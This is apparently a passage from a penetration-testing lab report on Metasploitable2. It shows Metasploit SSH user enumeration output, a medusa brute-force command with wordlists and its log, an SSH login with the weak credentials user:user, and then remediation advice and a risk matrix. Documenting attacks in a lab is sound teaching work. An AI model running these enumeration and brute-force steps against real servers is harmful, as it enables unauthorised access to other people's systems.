[+] 192.168.0.9:22 - SSH - User 'libuuid' found
[+] 192.168.0.9:22 - SSH - User 'list' found
[+] 192.168.0.9:22 - SSH - User 'lp' found
[+] 192.168.0.9:22 - SSH - User 'mail' found
[+] 192.168.0.9:22 - SSH - User 'man' found
[+] 192.168.0.9:22 - SSH - User 'mysql' found
[+] 192.168.0.9:22 - SSH - User 'news' found
[+] 192.168.0.9:22 - SSH - User 'nobody' found
[+] 192.168.0.9:22 - SSH - User 'postfix' found
[+] 192.168.0.9:22 - SSH - User 'postgres' found
[+] 192.168.0.9:22 - SSH - User 'proxy' found
[+] 192.168.0.9:22 - SSH - User 'root' found
[+] 192.168.0.9:22 - SSH - User 'service' found
[+] 192.168.0.9:22 - SSH - User 'sshd' found
[+] 192.168.0.9:22 - SSH - User 'sync' found
[+] 192.168.0.9:22 - SSH - User 'sys' found
[+] 192.168.0.9:22 - SSH - User 'syslog' found
[+] 192.168.0.9:22 - SSH - User 'user' found
[+] 192.168.0.9:22 - SSH - User 'uucp' found
[+] 192.168.0.9:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/ssh/ssh_enumusers) >
```

I got a lot of usernames in the system using this vulnerability and simple bruteforce attack using automated tools such as medusa can reveal weak credentials. In this case, I obtained the following credentials



```
(cinchu㉿kali)-[~]
└─$ medusa -M ssh -h 192.168.0.9 -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t 10
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-12-31 19:37:10 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: 4Dgifts (1 of 174 complete)
2025-12-31 19:37:10 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: abrt (2 of 174 complete)
2025-12-31 19:37:16 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: admin (3 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: umountsys (156 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: unix (157 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: unscd (158 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: us_admin (159 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: usbmux (160 of 174 complete)
2025-12-31 19:37:45 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: user (161 of 174 complete)
2025-12-31 19:37:45 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: ueep (162 of 174 complete)
```

I have used the credentials (user:user) to login via SSH

```
└─$ 81318 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
(cinchu㉿kali)-[~]
└─$ ssh user@192.168.0.9
user@192.168.0.9's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ whoami
user
user@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:c2:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.9/24 brd 192.168.0.255 scope global eth0
        inet6 fe80::a00:27ff:fe31:c248/64 scope link
            valid_lft forever preferred_lft forever
user@metasploitable:~$ █
```

## The risks of this vulnerability:

1. Threat to data confidentiality
2. Credential Stuffing
3. Targeted Phishing

## Patches and Updates:

The developers of OpenSSH responded to this vulnerability and released newer versions of the software with security patches and fixes. All users were advised to update to the latest version as soon as possible to protect their servers from exploitation.



## Remediation:

1. Implement strong, complex passwords that are difficult to guess.
2. Change the Default SSH Port(22) to a non-standard port to reduce the risk of automated attacks.
3. Restrict SSH access to known IP addresses or ranges through firewall rules or SSH configuration.
4. Regularly monitor SSH logs for unauthorized access attempts and take action accordingly.
5. Regularly update SSH server software to ensure all security patches are applied.

**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N**

## Risk Matrix:

Tr	Likelihood\Impact	Low	Medium	High
High	-----	SSH User Enumeration	SQL Injection, SMB Service	
Medium	-----	Reflected XSS		Path Traversal
Low	-----	-----	-----	-----

*3x3 Risk Matrix illustrating prioritization of identified vulnerabilities based on likelihood and impact.*

## Ethical Disclaimer:

All exploitation activities were conducted solely on Metasploitable2 and the Mutillidae web application, which are intentionally vulnerable and designed for security testing and learning purposes.